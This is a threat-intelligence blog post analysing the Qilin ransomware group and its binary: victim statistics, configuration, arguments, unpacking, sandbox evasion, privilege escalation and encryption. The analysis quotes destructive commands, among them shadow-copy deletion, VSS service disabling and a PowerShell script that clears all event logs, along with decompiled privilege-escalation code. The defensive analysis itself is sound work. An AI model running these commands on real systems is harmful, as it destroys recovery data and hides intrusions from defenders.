Rage Against the Powershell – Qilin in the Name

tehtris.com/en/blog/rage-against-the-powershell-qilin-in-the-name/

June 27, 2025

TEHTRIS unveils Qilin: a rising ransomware threat using tailored attacks to quietly cripple targets.

Author: Lefebvre Fabien (CTI)


Review & Input: Antoine Mevel (CTI), Justine Guyot (CTI)

Key points

- Qilin is a ransomware group that has been there for nearly 3 years and has become one of the most active group since the beginning of the year.
- Qilin can target any field, including the healthcare and non-profits organizations.
- USA is by far the most targetted country.
- The group use phishing as a vector of infection.
- Samples are protected by a password, preventing it from successfully running in sandbox environments.
- Each sample is specific to its target.
- The extension used for encrypted files is unique to the target.


The Qilin ransomware group

Qilin is a russian-speaking ransomware group which was first spotted in October 2022 and has since steadily risen among the most active ransomware groups, reaching a peak of 73 victims last month and 530 to date.




Qilin's victims count every month (based on Ransomfeed API).

The USA is by far the most targeted country, with over 300 victims from this country, and is particularly dangerous as it is targeting every sector. However, most of its victims are in professional services, manufacturing, healthcare and technology industries with over half of the victims being an actor of these sectors.



Countries with the most victims of Qilin (based on Ransomfeed API).



Sectors with the most victims of Qilin (based on Ransomfeed API).

The group has a .onion page to list its victims, and leak data from those who refused to pay the ransom.

Qilin's blog

Typical infection vectors start with spear-phishing according to Group-IB.

Ransomware analysis

This section will focus on the technical aspect of the ransomware.

Configuration

Qilin handles two configuration sources, the first being embedded in the executable and the second being passed as arguments.

Embedded configuration

The embedded configuration contains the following informations:

- `public_rsa_pem`
- `private_rsa_pem`: empty
- `directory_black_list`: a list of directory names which should not be encrypted
- `file_black_list`: a list of file names which should not be encrypted
- `file_pattern_black_list`: a list of keyword for which the file should not be encrypted if it is contained in the name ?
- `process_black_list`: ?
- `win_services_black_list`: ?

- `company_id`: an identificator for the company generated by Qilin. It is used as the extension for encrypted files ?
- `n`
- `p`
- `fast`
- `skip`
- `step`
- `accounts`: a mapping of leaked accounts and associated cleartext password.
- `note`: the ransom note.
- `password_hash`: the password used by the operator to run the executable

The malware seems to be able to handle the following configurations that were not used:

- `white_symlink_dirs`
- `white_symlink_subdirs`

The RSA public key has been tested for vulnerabilities with RsaCtfTool, but none were found.

Arguments

Qilin offers a lot of arguments to customize its execution:

- `password`: password used to execute the ransomware.
- `paths`
- `ips`: encrypt remote machines.
- `timer`: delay encryption (in seconds)
- `no-sandbox`: disable sandbox detection.
- `no-escalate`: disable privilege escalation through
- `impersonate`: SID of the user to impersonate.
- `safe`: restart computer in safe mode (will change user password and set autologin).
- `no-priority`: disables IO/CPU priority increase
- `no-admin`: disables admin token requirement.
- `no-local`: disables local computer encryption
- `no-domain`: disables domain computers' encryption.
- `no-mounted`: disables mounted shares encryption.
- `no-network`: disables network shares encryption.
- `no-ef`: disable extension filter.
- `no-ff`: disable file filter.
- `no-df`: disable directory filter.
- `no-autostart`: don't add persistence in registry.
- `no-proc`: disable process killer.
- `no-services`: disable service killer.
- `no-vm`: disable VM killer.

- `kill-cluster`: enable cluster killer.
- `no-extension`: disable extension for encrypted files.
- `no-wallpaper`: disable wallpaper changing.
- `no-note`: disables ransom note dropping.
- `no-delete`
- `no-destruct`
- `no-zero`
- `print-image`
- `print-delay`
- `force`
- `debug`: logs are printed to the console
- `no-logs`
- `no-delete`
- `fde`
- `spread`: spread to domain computers using PsExec
- `spread-vcenter`: spread a payload on ESXi through vCenter
- `dry-run`
- `logs`
- `escalated`
- `parent-sid`
- `spread-process`

Defense mechanisms

Qilin contains multiple ingenious defense mechanism, to avoid detection and to prevent it from being used by an unauthorized person.


Packing (T1027.002, T1055.002)

The main executable is an unpacker for Qilin, looping over its memory and unpacking using `XOR` and `AND` operators with hardcodded operands.

```
                    deobf_loop                                      XREF[2]:     00401915(j
004018f0 81 f6 8c        XOR         ESI,0x42289f8c
         9f 28 42
004018f6 81 c6 29        ADD         ESI,0xe8c9d329
         d3 c9 e8
004018fc 89 34 90        MOV         dword ptr [EAX + EDX*0x4],ESI
004018ff 42              INC         EDX
00401900 83 c7 04        ADD         EDI,0x4
00401903 89 54 24 5c     MOV         dword ptr [ESP + local_434],EDX
00401907 74 21           JZ          LAB_0040192a

                    LAB_00401909                                    XREF[1]:     004018e6(j
00401909 8b b7 10        MOV         ESI,dword ptr [EDI + 0x8f5f10]=>s_brary\alloc\... = 953BD
         5f 8f 00                                                                   = 946C7
                                                                                    = "brar
0040190f 01 de           ADD         ESI,EBX
00401911 3b 54 24 58     CMP         EDX,dword ptr [ESP + local_438]
00401915 75 d9           JNZ         deobf_loop
```


Unpacking routine

Qilin then copies each section in a memory buffer using memcpy.




`.edata` section being copied to buffer at ECX.

Afterwards, it makes the code executable and calls the unpacked Qilin's `tls_callback_0`, `tls_callback_1` and `tls_callback_2` and then calls the entrypoint.



Calling TLS callbacks using a loop (addresses can be seen in the hex view).



Calling the entrypoint of the unobfuscated malware.

Password (T1497)

The second layer of protection is a password. The operator must provide this password to the executable using `--password`. The input is then hashed with SHA256 and compared to a password hash stored in the malware configuration. If the hashes don't match, the executable logs an error and then exits.

```
100375e1 c7 44 24        MOV        dword ptr [ESP + local_f8],0x6a09e667
         58 67 e6
         09 6a
100375e9 c7 44 24        MOV        dword ptr [ESP + local_f4],0xbb67ae85
         5c 85 ae
         67 bb
100375f1 c7 44 24        MOV        dword ptr [ESP + local_f0],0x3c6ef372
         60 72 f3
         6e 3c
100375f9 c7 44 24        MOV        dword ptr [ESP + local_ec],0xa54ff53a
         64 3a f5
         4f a5
10037601 c7 44 24        MOV        dword ptr [ESP + local_e8],0x510e527f
         68 7f 52
         0e 51
10037609 c7 44 24        MOV        dword ptr [ESP + local_e4],0x9b05688c
         6c 8c 68
         05 9b
10037611 c7 44 24        MOV        dword ptr [ESP + local_e0],0x1f83d9ab
         70 ab d9
         83 1f
10037619 c7 44 24        MOV        dword ptr [ESP + local_dc],0x5be0cd19
         74 19 cd
         e0 5b
```

SHA256 constants

Admin check

The malware then checks if the process is run with elevated privilege using the `GetCurrentProcess`, `OpenProcessToken` and `GetTokenInformation` APIs.

```
bool is_admin(void)

{
  HANDLE ProcessHandle;
  BOOL BVar1;
  bool bVar2;
  DWORD local_14;
  int local_10;
  HANDLE local_c;

  local_c = (HANDLE)0x0;
  ProcessHandle = GetCurrentProcess();
  BVar1 = OpenProcessToken(ProcessHandle,8,&local_c);
  if (BVar1 == 0) {
    bVar2 = false;
  }
  else {
    local_10 = 0;
    local_14 = 4;
    BVar1 = GetTokenInformation(local_c,TokenElevation,&local_10,4,&local_14);
    bVar2 = local_10 != 0 && BVar1 != 0;
  }
  if (local_c != (HANDLE)0x0) {
    CloseHandle(local_c);
  }
  return bVar2;
}
```

Sandbox evasion (T1497.001)

The malware starts gathering information about the host in an attempt to detect whether it's running on a virtual machine or not.


First, it checks for processor information using `cpuid` instruction with `EAX=1`.

A second check is made with `cpuid` instruction and `EAX=0x40000000`, this time looking for the presence of the IDs `Microsoft Hv`, `VMwareVMware`, `VBoxVboxVbox`, `KVMKVMKVM`, `XenVMXenVM`, `lrpepyv vr`, indicating the presence of a hypervisor. If `Microsoft Hv` is detected, it also checks the presence of the key `HKLM\SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters` to ensure it's not a false positive.

A delay can also be specified using the `--delay` option to delay most capabilities of the ransomware, which can help bypass sandbox detection. By default, the delay is set to 0 seconds.

Mutex (T1480.002)

To avoid duplicate execution, Qilin creates a mutex with the executable password as its name.



Privilege escalation

Access token manipulation (T1134)

Qilin escalates its privilege using SeDebugPrivilege, SeImpersonatePrivilege and SeIncreaseBasePriorityPrivilege using a loop.

```
*lpMem = "SeDebugPrivilege";
lpMem[1] = (char *)0x10;
lpMem[2] = "SeImpersonatePrivilege";
lpMem[3] = (char *)0x16;
lpMem[4] = "SeIncreaseBasePriorityPrivilege";
lpMem[5] = (char *)0x1f;
for (iVar2 = -0x18; iVar2 != 0; iVar2 = iVar2 + 8) {
  set_token_privilege(*(byte *****)((int)lpMem + iVar2 + 0x18),
                      *(DWORD *)((int)lpMem + iVar2 + 0x1c));
}
```

```
4   tokenPrivileges.PrivilegeCount = 1;
5   tokenPrivileges.Privileges[0].Luid.LowPart = luid1;
6   tokenPrivileges.Privileges[0].Luid.HighPart = luid2;
7   tokenPrivileges.Privileges[0].Attributes = 2;
8   BVar1 = AdjustTokenPrivileges(hToken,0,&tokenPrivileges,0,(PTOKEN_PRIVILEGES)0x0,(PDWORD)0x0)
```

tokenPrivileges.Privileges[0].Attributes is set to 2 (SE_PRIVILEGE_ENABLED)

Impersonate

A SID can be given using the `--impersonate` option to impersonate a user during the encryption.

Impact


Change user password (T1098)

With `--safe` mode, Qilin changes the user password to the one passed by the `--password` argument using NetUserSetInfo with `level=1003` (“specifies a user password”), and then enables autologin using `HKLM\SOFTWARE\Microsoft\Windows`

NT\CurrentVersion\Winlogon (AutoAdminLogon, DefaultUserName, DefaultPassword)

```
101d4156 6a 00           PUSH        0x0
101d4158 50              PUSH        EAX
101d4159 68 eb 03        PUSH        0x3eb
         00 00
101d415e 57              PUSH        EDI
101d415f 6a 00           PUSH        0x0
101d4161 e8 6e f4        CALL        NETAPI32.DLL::NetUserSetInfo
         00 00
```

NetUserInfo(NULL, username, 1003, password, NULL)



Autologin

Impair defenses (T1562)

Symbolic links behavior are changed using the commands `fsutil behavior set SymlinkEvaluation R2R:1` and `fsutil behavior set SymlinkEvaluation R2L:1` which allows encrypting remote network shares by being able to follow the symbolic links to access another remote share.

Disabling VSS (T1490)

The shadows copies are disabled and deleted using the command `vssadmin.exe delete shadows /all /quiet` and the service is disabled using `wmic service where name='vss' call ChangeStartModeDisabled` and `net stop vssem32`.

Logs removal (T1562.002)

Logs are continuously removed with a powershell script using the Get-WinEvent module.

```
$logs = Get-WinEvent -ListLog * | Where-Object {$_.RecordCount} | Select-Object -ExpandProperty LogName ;

ForEach ( $l in  $logs | Sort | Get-Unique ) {
    [System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSession.ClearLog($l)
}
```

Encryption (T1486, T1491.001)

Before the encryption, the malware collects information such as storing devices (such as device type, and if it is DASD capable) and volumes (mount points, whether it's a system volume), shares and shortcuts on desktop and in shares.

To improve its performance, Qilin set the CPU priority to Realtime which is allowed by the SeIncreaseBasePriorityPrivilege privilege.

Qilin makes two passes on the encryption, the first with Chacha20 and the second with AES256.


```
counter = -0x20;
auVar17 = auVar8;
do {
  _uStack000000e0 = _uStack000000e0 & 0xffffff00;
  uVar2 = BCryptGenRandom((BCRYPT_ALG_HANDLE)0x0,stack0x00000430,0x2
  if (0xbfffffff < uVar2) {
    BVar1 = SystemFunction036(&stack0x00000430,0x20);
    if (BVar1 == '\0') goto LAB_10033ee6;
  }
  chacha20((int *)&stack0x00001440,(int)&stack0x000000e0,1);
  (&stack0x000002e0)[counter] = uStack000000e0;
  counter = counter + 1;
} while (counter != 0);
counter = -0x20;
_param_57 = ZEXT816(0);
_param_58 = _param_57;
do {
  _uStack00000ld0 = ZEXT816(0);
  in_stack_00000le0 = _uStack00000ld0;
  uVar2 = BCryptGenRandom((BCRYPT_ALG_HANDLE)0x0,(PUCHAR)&stack0x000
  if ((0xbfffffff < uVar2) && (BVar1 = SystemFunction036(&stack0x000
    _uStack000000e0 = uVar2 + 0x80000000;
    puVar3 = &stack0x00000430;
    goto LAB_100340f2;
  }
  aes(&stack0x00000430,(undefined8 *)&stack0x000002c0);
  memcpy(&stack0x00001484,&stack0x00000430,0x1004);
```

ChaCha20 and AES encryption blocks.

BcrypGenRandom is used to generate the random number used for both keys, the algorithm is chosen by the system (`BCRYPT_USE_SYSTEM_PREFERRED_RNG`). If it fails, it falls back to `RtlGenRandom`.


```
10033eaf 6a 02           PUSH        0x2
10033eb1 6a 20           PUSH        0x20
10033eb3 8d 84 24        LEA         EAX=>Stack[0x430],[ESP + 0x448]
         48 04 00 00
10033eba 50              PUSH        EAX
10033ebb 6a 00           PUSH        0x0
10033ebd e8 42 f7        CALL        BCRYPT.DLL::BCryptGenRandom
```

BCryptGenRandom(NULL, buffer, 32, BCRYPT_USE_SYSTEM_PREFERRED_RNG)

ChaCha20 is used to encrypt the data, this can be seen by the presence of the Brotli-compression constant, operations specific to ChaCha20 and a 32 bits counter.

